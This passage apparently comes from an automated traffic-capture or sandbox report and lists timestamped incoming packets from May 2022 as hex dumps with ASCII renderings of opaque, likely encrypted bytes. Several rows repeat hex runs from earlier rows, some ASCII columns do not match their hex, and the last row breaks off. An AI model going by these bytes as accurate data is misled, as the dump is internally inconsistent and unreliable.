2022-05-23 09:47:00 UTC	147	IN	Data Raw: a4 83 b3 ef a1 f4 8f 28 3b b8 78 4d 4c 0d e7 db 28 91 47 56 c1 5d d7 8a 6b 4b ba 27 09 f1 04 27 dc bb c0 1d 6f bc 96 4d 06 43 ca 27 03 33 d7 51 bb 52 86 c6 a1 e4 ae 7c 86 90 34 64 01 5d 46 53 2f fe 70 ff 60 af 68 3a 77 cb 5b f2 eb 22 0d c4 29 7b 09 d4 72 d1 71 2e f9 49 ab 94 96 ec 72 73 0b 3d 66 5f a3 de 5b 94 bd d2 f3 71 48 1b b4 a9 90 92 cd 53 c8 5c 8b 6e 06 af fb 69 c1 b1 00 78 c9 92 a8 1e b5 79 25 e9 66 a0 98 0a cb b5 73 7b 5a c6 14 b2 16 28 82 e0 fa 05 de 8c 66 a3 53 85 e2 fd 34 bc 31 ed 19 09 0f 4f fb 17 b8 f2 1f 8d 77 e7 f9 1b 7e 54 85 ac ef 09 6e 56 59 c5 8e de c2 8e 91 1f 67 6c 10 4f ed 04 14 a4 7f 7a 3b 5e ad e7 1c 80 4b 06 cd 19 5d 4e 6f bc 1b f9 2b 69 b0 29 b5 30 29 24 c6 1c 19 d9 f1 45 15 a6 9c 0f d8 a5 6b 99 e1 d3 1b ba 18 8e 10 94 e1 bb 07 69 Data Ascii: (:xML(GV)kK"oMC*3QRl4d]FS/p'h:w!")[rq.lrs=f_[["qHS!nixy%fs(Z(fS41Ow~TnVyglOz;^K)No+i0)\$Eki
2022-05-23 09:47:00 UTC	148	IN	Data Raw: 92 90 12 a4 85 22 7e dc ef ca 65 29 7d e8 ea 09 2c cb 24 89 67 91 f5 96 ab e9 59 b3 60 f8 4b fe 09 14 d9 00 ac 0c 72 68 81 10 f3 d2 37 f2 25 43 c3 28 21 36 aa 08 8e 5c df 9f f3 14 d5 2b d7 0f 4b 94 77 8a 1b 5e 28 96 3b 6d 2c 9b b1 e3 d7 39 46 51 7b 02 2b 7e 30 16 fc 89 83 1d ce 64 5e 0c ce 39 4f 88 d2 b1 d9 c1 88 63 90 bc e8 f3 3a 47 2c 49 50 e1 d0 91 ab 16 d3 9e fa 9c 7c 5c ce bc b8 aa 1c 20 27 83 a8 3c 40 82 73 89 de f5 43 8d df e3 7c 9e 18 c3 8a 19 28 1a 91 56 a7 d7 84 bb 26 0a 05 e2 7b 1f 3b bf 30 8c d2 18 15 0b 3d c3 39 6e fa 4e bc 16 c5 ed 12 9e b8 22 07 87 4d 2b 70 8f 62 91 9f 19 f7 17 65 ff ae e8 93 e5 13 0d 14 70 7f 10 00 f0 35 15 e6 c8 2f 57 34 52 b9 b3 e5 c5 1d 6a 4e 45 25 83 6c 3d 68 50 97 81 85 e9 d6 97 fc 10 39 65 08 99 19 be 04 77 30 68 Data Ascii: "-e)), \$gY`Krh7%C(l6+Kw^(;m,9FQ{+-Od^9OXc:G,IP\ `<@sC~(V&f;0=9nN"M+pbep5/W4RjNE!#e=hP9ew0h
2022-05-23 09:47:00 UTC	149	IN	Data Raw: 15 16 77 1f 8b 82 72 1a 91 ea dd bd 83 0c 3d ce a8 ea e8 07 fb a1 9b fa 87 ef c7 8e b5 4e 28 a5 ed 2d d8 8e 70 e6 ae 72 29 3d 88 b6 80 2a 06 5c 73 ab f9 ce 58 2d c3 a7 ca 5f 86 51 d6 9b 42 1a 08 77 e1 93 df 16 64 f8 61 5d 53 84 cb ec 8c fc cc 8b 75 dd e4 db d5 1a 37 ce 20 0f b7 e9 f0 aa 9b c9 3f 44 0c bf 84 28 98 67 1d e2 e9 fa 61 59 b3 e5 14 bb 99 0e a8 17 90 a0 13 64 94 1e df e4 5c 61 f0 cc f5 ed b2 0f 37 bb 90 d2 28 b5 d0 ec df a8 ef bb 9b 62 a2 55 11 63 78 ef e2 5c d4 a9 75 19 6e 91 6e f0 7a 13 2f 59 11 9c 63 29 0d 92 22 cb c0 b3 04 d6 b1 4f 81 a1 30 00 19 99 6b 5a 00 40 31 dd 71 fb e1 b8 b5 39 4c 54 e5 43 c4 9d 42 b7 20 ff 3a 15 a6 d1 94 dc 1b c2 cb 05 11 e3 c2 c9 ca 76 15 e0 96 a0 0a 4c 89 da 0a 2b 36 f1 85 cb f3 06 45 b8 53 db 01 cc a1 09 d2 bc d9 Data Ascii: wr=N(-pr)=\$sX~_QBwda]Su7 ?D(gaYdla7(bUcxlunnz/Yc)"O0kZ@1q9LTCB :vL+6ES

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	150	IN	Data Raw: a9 92 f0 ac ca 34 f0 6e b8 98 d3 41 fd 8a 87 aa 50 7c f9 45 37 b5 65 27 cb 82 e5 28 64 7c 31 09 96 f7 74 12 28 29 b4 91 8d 25 16 0e 5c 7a 2d 24 c9 f0 f5 3b 05 ee 36 36 a9 69 33 b3 ba 28 41 8d 0c 81 01 90 0e c7 ed 41 b0 0a 42 d2 20 ad 1b 5f f6 98 50 42 82 bc 90 64 83 22 73 8c 66 8b bb c7 a5 ad c6 89 07 70 0a d0 5e 63 9a a9 d3 c6 37 84 3e c7 9e 37 33 66 53 58 06 84 33 a3 7d fc 0a 3c 0a cd 65 3a 2b 5d 7b 45 59 c6 c5 d7 a6 f4 8c da 45 c0 2a cd bb 16 95 bc fa 48 2a 27 d6 14 96 94 f6 da 50 8a 70 0b 0f 82 4e 65 85 cf dc 48 65 b7 96 23 3a 53 64 7e ef 17 f4 98 99 ed 58 3d d5 08 fa 4a 1f 8a 3e 48 b9 99 61 33 6d 1b 48 17 34 51 57 b3 55 13 ca 50 25 72 40 bd 5a 25 6f 77 5e 0f 11 58 45 89 cb 51 c7 15 db db 3e af db c7 8f e8 50 a8 ec ca 1a 19 c2 f5 df 89 0f 1b 0e 22 f2 Data Ascii: 4nAP E7e'(d 1t)(%lZ-\$;66i3(AAB_PBD"sfp^c7>73fSX3}<e;+){[EYE"H"*PpNeHe#:Sd-X=J>Ha3mH4QWUP %@rZ%ow^XEQ>P"
2022-05-23 09:47:00 UTC	152	IN	Data Raw: 3d 32 db ee 42 30 86 50 8b bc 8b 71 0b bb 02 94 92 4b f8 de b2 b3 cd 63 06 7c 0c fb af f6 2e 21 c4 fa 09 fc 22 e7 ec 46 a5 68 27 f7 2b 57 7d 81 c4 7a 14 59 f9 34 b0 9e db 23 64 d4 3f e8 6a 7b 49 41 88 66 e8 45 f5 30 cf bb 28 a2 8f 16 1b 77 e4 be 45 5d 36 75 c8 b3 f6 d3 5e 19 5c 4c f5 ec 29 d7 94 40 1e 8a b8 3c f7 c0 87 20 99 f1 d0 bb 26 5a 01 91 2d 1e dc c9 e6 d1 9e 92 13 fc fc 9e 2a db dc 13 07 26 d6 f0 85 a1 ff 30 bf d0 c1 d6 d8 bf 79 d3 47 f2 ca 4e 7f 3b 3e fd 4e 16 13 6a 95 b1 84 8f 70 ba 97 9c 07 df bb bd d3 28 d0 84 f3 73 0d 06 02 af 0b df d5 1e 16 9b c7 a5 dd b4 6b e3 f8 02 fc 52 dd bb 4b 52 79 9d 43 78 03 64 50 da 68 e8 96 b0 01 b1 b0 63 e9 38 bc eb 63 1e ac 2a c7 fc d3 55 ae 68 34 14 40 eb 07 2a f8 50 6f 39 ef 0f 34 27 75 51 0b be ec 74 71 fe 9c e0 Data Ascii: =2B0PqKcJ.!"Fh'+Wj)zY4#d?}{[lAE0(wE]6u^L)@< &Z-*&0yGN;>Njp(skRKRyCxdPhc8c*Uh4@*Po94'uQtq
2022-05-23 09:47:00 UTC	153	IN	Data Raw: 72 7a b8 fc 59 9a aa 4d d8 c9 7f 94 56 07 ea f9 83 5d 16 03 56 d5 0a f7 06 ac f3 d5 10 4e 9a 11 f2 d6 5f 8e 81 03 3d 1b a4 c0 98 33 8f 80 cf 93 ee 78 4e 91 85 da de ce 39 db 86 8a b1 0d 54 c2 1b 11 07 b2 ea da 9a d5 f3 1c b1 8b 63 e4 9d 82 65 59 8a ea fc 16 97 1b c6 8a c4 47 ce 4c 70 81 37 e4 00 49 e5 42 55 a0 98 9f b7 79 b8 7c 22 a3 d6 fa f1 8f 23 75 76 cb 8b 6d 9c f2 c8 14 2c 94 09 02 1e 3e 74 32 17 de 13 e8 75 ae 3e 94 9f 45 22 c4 06 35 55 49 2f 2a 84 d2 ab 9c 14 ec 85 b5 9f 6f 3f ff 83 10 a5 bf 39 b3 c7 c8 d4 71 e6 40 74 d3 5e d0 df 2b 43 5e d0 c1 d6 d8 bf 79 d3 47 f2 ca 4e 7f 3b 3e fd 4e 16 13 6a 95 b1 84 8f 70 ba 97 9c 07 df bb bd d3 28 d0 84 f3 73 0d 06 02 af 0b df d5 1e 16 9b c7 a5 dd b4 6b e3 f8 02 fc 52 dd bb 4b 52 79 9d 43 78 03 64 50 da 68 e8 96 b0 01 b1 b0 63 e9 38 bc eb 63 1e ac 2a c7 fc d3 55 ae 68 34 14 40 eb 07 2a f8 50 6f 39 ef 0f 34 27 75 51 0b be ec 74 71 fe 9c e0 Data Ascii: rzYVMVjN_ =3xN9TceYGLp7lBUy "#uvm,>t2u>E"5UI/*o?9q@t^+YWT[p&OdRT^Vme]rA=^p&L
2022-05-23 09:47:00 UTC	154	IN	Data Raw: 6b 83 cd 5d d5 6b 5e 49 51 93 4c 73 b1 75 b9 00 39 e8 9e 14 fa ed b9 20 f0 a1 ff f2 b0 33 e3 16 87 ab 91 df 5a a7 28 46 be dc 1b 66 50 12 a8 01 ba 9f 02 c2 79 71 69 a4 23 56 46 fc 62 65 5f 58 38 35 3c 52 15 61 7d 62 7d 30 ea db 64 89 03 af 69 00 02 23 b9 31 3b bb 65 2a 38 ee 80 70 2d f2 81 2c 8f 6d c1 77 73 8e 0a b8 2d db 70 8d 31 c9 12 5d c5 76 19 f0 a8 fb fd 62 cf 87 4e 65 08 42 d4 05 79 97 a6 e4 32 ad 07 20 1c 5f 56 76 e3 d4 f0 34 d9 62 ee a7 80 83 d4 63 94 ef b8 b3 8a 96 7a c1 16 bd 27 7d 0a f6 e8 da cb ff ac 96 f4 86 a8 a9 00 6f 43 a9 93 f1 5f 75 4a 45 a5 f3 d4 c1 a6 be d9 0c d0 f5 57 27 10 bc 8c 73 16 e5 5f 6f d9 79 05 8e e8 71 88 cc 55 41 8f 96 bb 59 1d ed dd a5 05 f6 45 fc a5 d3 f0 fe 04 90 47 98 20 5b a1 0b 33 be d6 ff 9d e8 63 59 c7 13 99 fe b5 Data Ascii: kJk^QLsu9 3Z(FIPyqi#VFbe_X85<Ra]b)0di#1;e*8p-,mws-p1]vbNeBy2_ _Vv4bcz"}oC_uJEW's_oyqUAYEG [3cY
2022-05-23 09:47:00 UTC	156	IN	Data Raw: fb bf 8b 83 9f 51 e9 0e d0 3d ea 4a a9 19 37 ed 19 46 c9 7f 6f 62 16 0b 67 34 76 ec 36 88 c0 89 09 19 f9 37 c6 d9 16 13 fa ac cf ed d6 5b cc 03 ac c2 5b 03 68 a3 ee d5 fa 90 7a cf 46 86 a0 1f 53 d6 c2 e2 26 8a 36 c0 37 9c 0a f5 12 5d d1 33 35 fc d2 89 08 54 7d 29 1a ec 89 a7 4a 66 2f 1b 69 f8 3d 68 6c dd 86 7b 25 1b 20 fd 3c 83 2d 09 62 1d 88 d6 78 5f 3a 88 2c 42 a6 3f 4c 50 80 ac 5c f3 7e ec 74 d5 66 53 56 b4 06 d0 0f 03 18 ca e7 a5 6e 38 bc 84 c9 b6 02 19 18 86 d4 68 98 1c 85 3e a7 a5 c0 36 3f 0f df 97 0c 48 44 f4 e1 5a e1 c4 b6 87 b1 a3 13 37 01 a1 90 60 49 9e 4e 39 d8 44 36 90 dc 39 25 52 71 09 7c 21 32 2c c2 17 c4 d2 79 05 9c 75 c6 84 c8 47 61 65 97 39 d0 3f b4 9f e7 cd fd 24 97 13 b1 17 9c 72 43 5d 9a d9 f3 43 2d 4f 78 d3 a1 25 99 6a 18 d8 92 bb 31 37 Data Ascii: Q=J7Febg4v67[[hzF=&67]35T))Jf/i=hl[% <-bx_;,B?LP!~tfSVn8h>6?HDZ7'IN9D69%Rq !2,yuGae9?\$rC]C-Ox%j17
2022-05-23 09:47:00 UTC	157	IN	Data Raw: ed f1 2f 63 11 37 10 c9 b2 14 f7 1e 42 8a 8b 7b 7c 3e ed 39 74 77 dc ba c5 bf b5 3e d9 b5 62 8d ab 29 b8 b1 b2 88 ee 98 bf 4a 72 ca a5 48 6c 93 b8 89 dc de 61 1b 85 ca 5d 42 ca 84 9d c3 46 fa e9 d3 2b f5 d8 95 e6 85 ce 93 9f 93 a4 65 ef 85 ea 10 8b 11 a6 11 77 3d 26 b5 88 c2 b1 e9 ef d7 18 0c 1b d0 cc 79 f1 d9 10 94 c8 c9 58 5a 46 55 64 50 63 8c 26 ef 75 48 29 64 c6 1a 27 78 04 23 aa 65 3e 00 60 03 de bc b6 bc d4 52 7a 6a 9b fb 39 76 82 15 e1 55 29 f4 32 25 c9 96 5e ae 3b 59 ee 41 2b ca 8b 0b c0 00 54 10 5a 0f b2 20 a4 a1 d7 59 f3 6d 4f 44 ca d7 b8 a8 f1 3f c6 61 b6 a4 c9 b2 29 ef e6 cc 8a 5a 09 7c e7 d8 a5 ea ad 7c 86 8b 1b d2 ae b5 b3 cf 26 c1 11 e1 fa e3 b0 68 96 f1 75 2a 6a 38 71 bb 36 21 c4 dc 4d 5c 79 95 a7 09 fe a4 fb cd 00 bc 5c 57 d0 38 b5 8f dd Data Ascii: /c7B[>9tw>b)JrHlajBF+ew=&yXZFUpC&uH)d'x#e>'Rzj9vU)2%^;YA+TZ Y?HoD~3!Sa)Z][&hu*!8q6!MlylW8
2022-05-23 09:47:00 UTC	158	IN	Data Raw: 5f 4f 30 1d 1f f6 8a 87 e1 b9 7f 9e 3e 03 64 e1 eb 77 87 f5 f6 5f 32 36 29 f6 10 48 ad 71 8c f4 31 e5 a2 39 26 47 3f 6b 12 59 50 d5 3e 90 00 25 bc cb f0 63 be 16 fa 03 78 47 f9 02 8f 73 30 51 61 77 42 f6 d0 d2 72 91 c6 93 95 79 91 65 ab 48 9c eb 1d 59 e7 56 23 71 27 f3 28 83 10 3f d0 38 8d 53 ec 04 6e 92 77 eb 6b 99 ac 96 5f 71 e8 c7 76 fa 83 79 55 72 da f5 da 5c 4a f2 92 94 5f c2 62 a7 73 77 62 f7 7a 6b e5 ea 18 27 7f f3 4c 3d a8 ae 86 f4 01 55 a7 7c 61 c2 6b f4 cf f2 c9 2f 63 32 0d 11 ea 00 58 a7 16 a4 06 54 9d 9a 2d e3 a1 1d 48 0c 7f ac 9e 22 30 b6 78 15 67 3d 38 19 db f9 42 8a 0b fa 8a 5e 38 7e 2c 97 48 e4 ce ff 71 b6 81 43 1a 3f 77 d4 73 2a 80 82 57 d0 a2 2f fa d5 1f f9 44 5f b2 68 b1 6e 3a ea 9a be 49 a9 74 3b ee 0e 1c 91 40 6e 9a 78 42 Data Ascii: _O0>dw_26)Hq19&G?kYP>%cxGs0QawBryeHYV#q'(?8Snwk_qvyUrJ_ bswbzkL=aU]a,k/c2XT-H"0vX7=B^8~ ,HqC?ws*W/D_hn:lt;@nxB
2022-05-23 09:47:00 UTC	159	IN	Data Raw: 87 be 58 79 df 0d b6 8f 04 58 05 7f 87 29 78 f1 91 f5 ce 1b 2a a6 63 16 bb 24 e3 d6 f6 95 99 72 40 bd 39 11 0f 4c 4b 88 e7 d5 b4 01 16 cd 52 5e e2 ba f2 3a f7 2e ad 84 a3 4b 09 fe c8 5e 35 18 d4 b3 93 c5 2c 55 31 c1 10 1d 91 4a c3 10 3f e1 c0 27 20 74 44 c1 d5 27 be d9 05 30 e7 3f 51 17 0c f8 aa db ca a9 ea 78 78 68 5f ed 5e 34 a2 ca 28 48 64 0d b5 73 94 3b 08 12 87 24 e4 4f b2 5d 89 40 99 e0 11 e8 29 27 ba be d3 82 97 e7 d6 e2 ff 87 3a 20 fb 26 ff 13 75 6b 85 c6 42 ae 73 fd 4f 02 e1 c5 2b 0a 71 9c 77 84 00 c1 62 05 8e 22 c9 1b a2 54 6d 34 5b a3 3c ea f0 21 44 53 8e f5 bd c2 3d ec a1 fa ed f4 bc c3 3e 85 1e 02 96 fc 23 3f 4b c6 1c 82 8c 4f 38 f2 b0 b5 32 d1 97 1c 09 0c 92 56 f7 52 47 1b 71 e8 af fb c8 bd b3 c3 0c 1c 3b 87 00 c2 a8 0f ec 0f 66 fc bf 3b 31 Data Ascii: XyX)*c^\$r@9LKR^:K^5,U1J?^tD^0?Qxxh_^4(Hds;\$O @'): &ukBsO+qwb"T=XKV=>#?K082VRGq;f1
2022-05-23 09:47:00 UTC	161	IN	Data Raw: db 11 13 57 b1 14 32 cb 1a ca 5d ce 92 22 6b e1 2b 88 47 70 85 ec fa 6b 7a 3b f6 ba e5 f0 2c d9 85 bf ba 76 0f 80 59 d2 bd 76 ea ee df fe ed 24 8c ec 28 a0 18 46 30 c4 80 99 d5 04 c5 16 a3 1b a0 f5 93 c3 09 48 5e 92 d1 e5 e8 a6 bf 25 4f a4 78 ac ca ce fe 9f 71 49 e3 d7 d0 ab 6b 6b cd 38 ba e1 17 31 9f dd 5f ae ef c6 e4 b0 11 d4 f7 c2 44 ff 06 fd b0 ff 53 d1 72 f8 23 25 8e 7a 4e fd 23 ae 71 d8 46 0d 34 91 b4 b5 e1 32 bd f7 e0 bd 68 c0 86 be 5f 5a e9 b5 cf 8a 63 db a6 8a d6 ef 9b 2b 6a 98 e0 d4 62 d7 02 7a 54 24 6c 27 94 d3 ee 19 6d c6 d2 2a b4 7b a3 3c ea f0 21 44 53 8e f5 bd c2 3d ec a1 fa ed f4 bc c3 3e 85 1e 02 96 fc 23 3f 4b c6 1c 82 8c 4f 38 f2 b0 b5 32 d1 97 1c 09 0c 92 56 f7 52 47 1b 71 e8 af fb c8 bd b3 c3 0c 1c 3b 87 00 c2 a8 0f ec 0f 66 fc bf 3b 31 Data Ascii: W2]"k+Gpkz;,vYv\$(FOH^%Oxqlk81_DSr#%zN#qF42h_Zc;+jbzT\$m'!{<!DSLg<0n+nCA3,IU5^
2022-05-23 09:47:00 UTC	161	IN	Data Raw: 5c a9 71 44 8c 16 df 9a 8d 15 69 88 b2 a1 57 63 f3 9b 92 2b 82 0a e3 64 97 7f fd 0b db d5 8f f9 ef 93 e2 96 67 fb 22 79 da b7 24 12 00 67 7e 6b 8d 7b 20 12 b0 52 d3 72 2c 6c 03 1c b6 ad db ba 2f 71 cf 00 f2 b2 34 49 da ce b5 d0 4b e8 47 00 67 85 ec 49 be 06 02 21 05 36 f1 f1 13 f2 03 3c f6 1c 59 8c 6c 58 0e 82 03 b7 07 9e bc ac 76 e6 00 94 01 40 7f e7 6c 54 2f e8 30 3c a0 cc 33 86 cd 45 0c b2 d6 0d 33 24 5b c9 22 02 4d f7 50 5b 4e 80 70 88 d9 c3 53 28 f9 82 90 6d 11 e0 23 32 8e 45 37 72 a6 32 13 20 ab 66 6a 0c 00 17 de 97 5e 6d 3d 5e 5d 22 88 e3 49 d4 95 53 89 f5 ed 3c e0 e5 dc 9f 7c 42 72 e4 cf 11 bf 94 83 a8 dd 2e 84 87 14 59 30 a7 a2 5a 6c ef be bc 42 e4 4b 40 54 0d 78 06 61 b1 4e 96 c6 06 ed f8 26 e7 0b 05 5a b6 3a 75 2d aa 70 ac fd 8d bf 16 bd e5 21 Data Ascii: lqDIwC+dg^y\$g~k[Rr,l/qIKGgl!6<YIXv@IT/0<3E3\$[\"MP NpS(m#2E7r2 f!^m=~^)!IS< Br.Y0ZIBK@TxaN&Z:u-p!

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	163	IN	Data Raw: fb 6a 1d 06 53 51 a7 52 9b c8 ca 83 21 89 1b 81 6b f6 1d 88 8f 90 f6 07 6b e3 d8 6b c0 c5 68 1b 78 da 5a b9 37 bb 25 7a f8 cd 16 21 49 6b d6 f2 b5 e4 5f a2 48 33 a9 92 07 f8 a7 7e f4 96 cd 38 4e 13 5c 5a 63 bc 2c 63 7e 4e 7c 4d a5 37 8a 35 8c 0b 95 63 e4 7b a4 ef 70 ff 7d e7 41 1c 9f 9d 8c 7f 8d 63 93 f6 56 b9 7f b5 5a b1 ff 07 91 f5 91 20 be 6b a6 59 84 47 b0 bc 3b 6a c2 05 bc bb b8 58 87 0c 69 3c ca 0f 6e 3d 44 16 11 06 c3 d8 ec bd 33 67 8a fb e2 ee a1 d9 5a d9 fa a9 cb 88 d0 56 f1 95 a7 76 dc ae d3 bc 40 c4 96 c2 61 f6 51 c7 f5 be c2 74 6b 69 fa 5d 20 81 f3 7c a2 d1 4c a3 00 d0 55 59 1c 2c d9 17 71 b5 76 e5 13 cf af 61 36 09 71 a5 ee b2 40 1d ed c0 92 be 28 82 00 aa f4 dc fd 2f 0a f0 df 61 51 41 c2 21 6d f4 72 b2 25 e2 61 ef f6 9b 5a d8 ed c6 4d Data Ascii: j\$QR!kkkhxZ7%zllk_H3-8MZc,c-NlJM75c(p)AcVZ kYG;jXi<n=D3gZVv@aQtkiB !lLUY,qva6q@(/aQA!mr%aZM
2022-05-23 09:47:00 UTC	164	IN	Data Raw: 70 33 53 e6 f4 bd 07 ed b4 4a ea 87 ad b4 9e 5d 6a 7f 72 e4 7a c0 63 53 53 8e 52 99 9f 5c 16 83 b9 3b 21 c0 1d f3 55 fc 80 ad da 8e 11 cf 20 02 34 f3 13 51 5a ab 6a f0 4a ce a9 9b 3b 46 0f f1 b4 64 8d c1 55 9e 5c e7 33 a7 88 57 d4 6f 3e 36 f6 1a 47 38 31 ce 4c ca f6 c8 59 1f 15 d5 84 e7 e6 64 fb 50 01 44 9d b1 51 8a 7b e4 f5 75 8a 6e 36 75 ef ad 0f 8e ff 99 03 7d 14 f4 6c 7f 37 a0 f6 0b 14 61 d6 4f 8d 92 95 8a 26 d3 06 69 c9 ca 04 f3 8a 8c 47 73 46 43 70 f4 47 16 63 88 fe b9 eb 2e 3d bd 7e e7 0a 4b ea 4f e9 2e cf 5c 59 bb 99 63 da 9d a2 5e e0 b5 19 9c d8 fa a5 d1 e1 f9 e8 39 47 8c 47 87 09 e8 b5 e1 80 dd bb ff 0e 5d fc 1d 94 1c aa 13 9b 2d 9c ce 44 1b f4 ec 7d 26 a3 c8 4f 22 51 dc 88 8b 4f 72 59 94 02 f2 6d 1f 56 b4 c5 5a 24 5c 7d 76 c0 58 96 13 d1 f2 f2 Data Ascii: p3SJjrzcssR\;!U 4QZjJ;FdU3Wo>6G81LYdPDQ{un6u}i7aO&iGsFCpGc.=-KO.\Yc^9GGJ-D)&O"QOrYmVZ\$ \jvX
2022-05-23 09:47:00 UTC	165	IN	Data Raw: 91 a3 59 e1 4f b9 2d 33 af 21 f2 6b 1d 43 c7 df 67 f5 55 7c 59 6a 6f 1e 20 a0 fa ab a6 7e 38 e3 0d 74 46 1a 89 6a d9 16 1a 7f 41 35 68 8d ab 44 8c 21 9f 85 24 e4 89 37 9a 3b 5b 0f c0 6d c0 80 04 5b 30 61 9b b1 6b 5b cd d2 f0 a5 01 ef fb af e4 b7 8b 18 f9 d6 d2 47 3b f8 dd 04 b4 c5 0f f9 99 34 66 dd 02 7e fb 00 31 d4 bf c6 b9 92 f5 92 28 f2 1f 0a 36 30 30 50 23 27 1d 41 45 88 48 00 31 32 77 24 86 aa ca 3c 99 98 40 a6 af c0 4a 3f 66 82 c4 fe 34 cc 5d af 17 17 24 50 c4 ac 3c 00 25 63 08 79 97 45 55 99 2b 09 c2 a8 77 0a b3 50 bf 8b c0 33 34 35 cf f3 4a 45 91 b3 b9 34 b6 20 31 d4 3c 20 ef 7f 22 31 08 71 62 d4 6b 27 b9 fc c9 4c 1d 14 da c8 ae a8 29 c8 b2 7a a7 5e 57 ff d4 b2 10 89 1c 85 3d 47 86 52 08 08 99 48 84 76 b6 61 5e 92 ca d9 a4 1a db 25 52 d7 b8 55 Data Ascii: YO-3!kCgU Yjo ~8tFJA5hD!\$7:[m[0ak[G;4f~1(600P#AEH12w\$<@J?4f)\$P<%cyEU+wP345JE4 !< "1qbk' L)z"W=GRHva"%RU
2022-05-23 09:47:00 UTC	166	IN	Data Raw: 2d 09 ba cb d9 c4 ae e4 68 c1 ba b4 d2 45 6a f1 03 22 b8 b2 d3 1d da e0 86 dd 1d ea 98 6b 1f 5c b0 eb 80 21 71 f0 69 84 d5 6f 0d 23 87 9b b2 8a c1 24 97 7d 36 d7 25 ba 63 48 95 5d ba 6e 5c d5 67 33 ee 89 e9 e0 2a a0 24 05 8d 1d bd 68 8a 9e 4a da c8 8a 8d da 69 ab f6 b6 7f 76 8a 3a 6d ec 2b 01 24 15 9d 17 31 e1 2b 91 65 73 30 d9 78 f9 45 2b b3 86 25 f5 dc d3 e0 0d 9a bd 8f 0a 0f 9c 85 25 18 14 d1 73 ef aa 9e 23 5e d3 37 bb dc 7d 46 31 c0 dd 10 ba f5 c3 cb f8 8b 27 ad 9e 04 45 80 2f 6d 78 6f 69 6b 1d 34 7d 9c 48 1e 75 f4 5a a6 51 de 35 4a 68 ba d9 46 0d d5 ef fb 64 a5 d1 fe d8 cb 1d 51 4e fe bc 2f 15 cc 50 74 f9 81 cc a3 bb 46 51 c0 d2 80 2a 2c 91 49 24 80 54 70 99 29 e9 78 b7 31 81 80 a4 35 19 96 ed c2 93 1c 17 7d c4 ad ce f0 5c 0a 51 a0 9e 81 f0 b9 c2 f4 Data Ascii: -hEj"klqio\$}6%CHjng3*\$hJiv:m+!\$+es0xE+%_%s#^?F1'E/mxoik4}HuZ5JhFdQN/PtFQ*,!\$Tp)x15}\Q
2022-05-23 09:47:00 UTC	168	IN	Data Raw: aa 9f 0b f8 d5 2e 22 0f 41 12 49 42 0e 0a ad 8f 6c c2 32 74 f4 83 3a 28 b1 ff 54 b8 d7 d9 00 7e ec e9 35 f1 94 e7 22 84 2e 58 f7 16 09 dd fe cd f7 8f 2b 21 ae df d6 09 f2 dc 3a 39 8e 31 b3 71 90 c9 2f dd 3b 13 de 50 7b d2 07 7e 0b f2 f1 32 cf d2 ba 2f a0 71 3b 17 9a 77 bb a8 c0 8b 56 42 e1 75 f8 09 ec fe 71 6d c7 7c e3 63 47 f1 5d dc 6b 5b a9 cc 72 91 dd 37 d7 a7 51 ec 43 1b 52 bf 41 70 e1 b1 39 84 18 6c c1 90 e4 31 68 de 31 b2 6d 8e 87 dd 47 8c ef 95 88 39 ad b9 f2 2d 88 f4 4f c4 ca 19 be c8 01 15 b2 38 05 a4 ad 71 a4 4e c6 ef 3c ff 83 75 6a f4 1c 91 f9 c6 5f 1e 87 57 8b 68 94 bb b2 cd 98 88 0b 20 83 b2 3d 4f 19 69 9d d8 08 ae 7b 37 30 28 88 6d 3e eb 26 db c6 7e 19 f3 97 8b c7 5d ce 1b 44 c8 3c ee b4 b7 90 ba 81 d6 18 c0 2a 28 91 6a da 29 6a e9 7d 5b 9e Data Ascii: "AIBl2t;T-5".X+!:91q;/P[-2/q;wVBuqm cGGQk[r7QCRAp9l1h1m9-O8qN<uj_Wh=0i{70(m>~&-]D<*(j)]
2022-05-23 09:47:00 UTC	169	IN	Data Raw: 3b ff 60 be 02 66 85 ca 3d 8e e7 c4 a4 36 fe 39 38 39 06 3b fc a1 81 b2 5d d3 28 c9 88 04 b5 0d 59 51 80 6e c2 03 67 02 c1 d6 1f 41 10 44 e3 91 4c 45 08 1f 99 1b 01 5a f1 ac 86 51 ca 96 8a ad db 38 e1 2c f0 7e 2b ad 43 72 ed 5a ad 48 0f c3 d1 c4 13 9b a0 c1 ce 83 61 3e a6 e7 02 59 77 83 74 4f 44 8a 0c db b5 45 49 e2 4b f2 b5 5f 70 c4 2a f0 4d c2 5b 0d f8 7c b0 f9 7e 4f 30 1c da 7f 5a 76 81 1f db 37 17 85 51 38 16 8f 53 37 ff 2a 4a c3 df 30 d4 c7 30 56 98 21 3e 3e 5c 4e 32 20 9b c5 da bf 99 71 73 6a 68 da 29 88 d3 a5 1f cf 52 b4 be 65 0d 48 96 88 5d 9e 9f 75 37 f0 a1 17 3d 31 d7 83 03 b6 09 fc c8 b0 d8 1c 02 13 e7 12 e3 5d c8 5b 4a 48 8c 0a 43 8b 62 ce e5 62 6c 1f a4 97 5e 36 8c ca 12 95 42 72 b7 22 21 c2 fc 37 95 d0 dd 1b bc c6 52 7f 14 d1 1f b4 07 74 87 Data Ascii: ;'f=6989;[(YQngADLEZQ8,-+CrZHa>YwtODEIK_p*M[[-O0Zv7Q8S7*J00V!>>IN2 qsjh)ReH]u7=1][JHCbbl ^6Br"!7Rt
2022-05-23 09:47:00 UTC	170	IN	Data Raw: 16 b7 d4 06 e2 4e 20 00 50 b1 e6 a9 5e 71 6d 0d b1 d4 47 c9 84 97 31 ff ef 2e d5 c5 a1 b4 6c 3c dc 48 ee bf 57 25 ad 3d 0c 74 b7 29 4b 2a e1 56 3a f7 38 37 e9 f3 3c 2a 89 17 1f d7 a6 0c f1 26 ce 38 5a df cb 9d 70 70 92 2c 0b 79 46 f2 0e ac 6c d7 2d 02 c8 e1 83 4c 49 7e 38 02 d3 78 09 35 a4 1a 94 d9 fb a2 c4 9b 49 74 87 bf 50 c7 09 0d c7 4a 7a 30 98 30 e3 b0 7d 78 0c 93 af 98 44 40 74 f4 e5 3a da 0a 43 9a 6c d8 34 02 9a 6c d8 34 0b 84 b0 1d 40 cd 25 34 7d e7 67 b6 d9 a7 f9 dc 01 df 52 16 13 30 ff 43 6d 9e 9b 28 3d 9f e5 95 7e c4 59 15 d6 1b 86 f8 cf 7f d1 1f 0f aa 13 43 99 e3 9a 32 24 85 f4 c3 f6 f7 12 8b 5d 8c ce 64 52 11 e1 0a b7 0a 0f 76 44 f5 44 77 93 75 de 8f 0d 46 9b e4 31 37 9c ad b6 c2 e8 bb a9 be 6b 